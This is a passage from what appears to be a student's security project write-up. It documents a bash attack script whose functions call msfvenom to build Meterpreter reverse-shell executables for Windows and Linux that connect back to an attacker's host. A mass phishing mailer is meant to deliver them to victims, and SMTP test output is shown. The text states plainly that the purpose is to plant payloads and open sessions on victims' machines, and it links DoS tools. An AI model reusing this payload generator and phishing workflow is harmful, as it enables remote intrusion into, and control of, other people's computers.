287      echo -e "Please enter the (#) for the target's OS..."; read OPTIONS1
288
289      case $OPTIONS1 in
290
291          1)
292              echo -e "\nWindows Payload Option selected...\n"
293              echo -e "Please enter host ip..."; read hostip
294              WinPayload
295          ;;
296
297          2)
298              echo -e "\nLinux Payload Option selected...\n"
299              echo -e "Please enter host ip..."; read hostip
300              LinuxPayLoad
301          ;;
302
303          3)
304              AttkChoice
305          ;;
306
307          *)
308              echo -e "Invalid choice, please try again...\n"
309          ;;
310      esac
311  }
```

This function is basically the same the function AttkChoice, it let the user input their choices and it will bring them to the next function. The payload creation module allow users to create payloads easily. It is to be use with the Phishing Email function to work as a complete set of attack. These attacks falls under social engineering attack.

If these type of attacks are successful, we will be able to open session that will give us access to the victim’s machine.

The function within the Payload Function are 1. WinPayload, 2. LinuxPayload, which will create executable files for the different operating systems.

```
315  function WinPayload()
316  {
317
318      echo -e "\n1.Windows Reverse TCP\n2.Windows Reverse HTTP\n3.Windows Reverse HTTPS\n4.Previous Menu\n"; read OPTIONS2
319
320      case $OPTIONS2 in
321
322          1)
323              echo -e "Windows Reverse TCP payload selected. Creating payload...\n"
324              msfvenom -p windows/meterpreter/reverse_tcp LHOST=$hostip LPORT=4444 -f exe > reverse.exe
325              echo -e "Payload created!\n"
326          ;;
327
328          2)
329              echo -e "Windows HTTP Reverse TCP payload selected. Creating payload...\n"
330              msfvenom -p windows/meterpreter/reverse_http LHOST=$hostip LPORT=4444 -f exe > reverse.exe
331              echo -e "Payload created!\n"
332          ;;
333
334          3)
335              echo -e "Windows HTTPS Reverse TCP payload selected. Creating payload...\n"
336              msfvenom -p windows/meterpreter/reverse_https LHOST=$hostip LPORT=4444 -f exe > reverse.exe
337              echo -e "Payload created!\n"
338          ;;
339
340          4)
341              Payload
342          ;;
343
344          *)
345              echo -e "Invalid choice, please try again...\n"
346          ;;
347
348      esac
349  }
```

User input into OPTIONS 2

User input to be saved in OPTIONS2

Msfvenom command to create payloads, attacker to listen in on port 4444

Previous menu

For both WinPayload and LinuxPayload, the commands and structure of the script is the same. Once user input is saved in OPTION2, it will run command msfvenom to create executable files for the user to use for phishing attacks or other means.


Once the Payload is created, it will be saved directly at the current directory for the user convienence of locating.

```
351  #Function for Linux Payload
352
353  function LinuxPayLoad()
354  {
355      echo -e "\n1.Linux Reverse TCP\n2.Previous Menu\n"; read OPTIONS2
356
357      case $OPTIONS2 in
358
359          1)
360              echo -e "Linux Reverse TCP payload selected. Creating payload...\n"
361              msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=$hostip LPORT=4444 -f elf > reverse.elf
362              echo -e "Payload created!\n"
363          ;;
364
365          2)
366              Payload
367          ;;
368
369          *)
370              echo -e "Invalid choice, please try again...\n"
371          ;;
372      esac
373  }
```

User input to be saved in OPTIONS2

User input to be saved in OPTIONS2


User input to be saved in OPTIONS2



Output on terminal for the creation of payload. In this example we created a Linux payload which will be with a file with .elf extension.

The attacker will then plant this payload using various methods e.g. Phishing, physical access to machine etc.

#MailPhish Function



In the PhishMail Function, we created part of the script to enable user tt mail to a single reciepient or to mass send using a list with email addresses.

This attack can be use with payload creation to hopefully plant payloads on the target's machine.

However the user will need to configure their own mail server to be able to send the mail out to foreign servers as this script does not do that kind of configuration for the user due to the various mail servers available.

After the mail server configuration, users should be able to get this part of the script to work with their mail server to send out phishing mails to the victims.

```
Enter the list of recipients' email addresses (separated by commas):
socuser@hotmail.com
Enter your email:
socuser@gmail.com
Your username :
socuser
Your password :
password
Enter the subject:
test
Enter the body:
This email is a test
=== Trying smtp.gmail.com:587...
=== Connected to smtp.gmail.com.
<-  220 smtp.gmail.com ESMTP n18-20020a170903111200b001e0b5eee802sm2222767plh.123 - gsmtp
 -> EHLO kali
<-  250-smtp.gmail.com at your service, [119.75.49.18]
<-  250-SIZE 35882577
<-  250-8BITMIME
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-PIPELINING
<-  250-CHUNKING
<-  250 SMTPUTF8
*** Host did not advertise authentication
 -> QUIT
<-  221 2.0.0 closing connection n18-20020a170903111200b001e0b5eee802sm2222767plh.123 - gsmtp
=== Connection closed with remote host.
Error sending email
```

This is the terminal output for the mail sending.

I did not completely configure our mail server and the credentials we input are all fake. We will expect a unsucessful message. This is just to test if the script will run correctly.

As mentioned, each user mail server is different and will need to be configured first before this can work.

One of the ways if we are using smtp.gmail.com is to generate app password for our service and use this password generate by google security features to authenicate. The password will be input in to the password input field by the user.

ELK Stack Resources

https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elastic-stack-on-ubuntu-20-04#step-1-installing-and-configuring-elasticsearch

https://medium.com/@ogaro/setting-up-a-secure-elasticsearch-pipeline-for-logs-analysis-c466e7c9f228

Honeypot Resources

https://cowrie.readthedocs.io/en/latest/INSTALL.html#step-1-install-system-dependencies
https://github.com/CMSecurity/cowrie-fail2ban

Script Resources

https://www.geeksforgeeks.org/slowloris-ddos-attack-tool-in-kali-linux/
https://github.com/SergiDelta/rudy
https://github.com/gkbrk/slowloris/blob/master/slowloris.py
https://github.com/danielmiessler/SecLists
https://app.ai-client.com/community/threads/409ef05e-75ac-4093-ab67-3af346d2e78d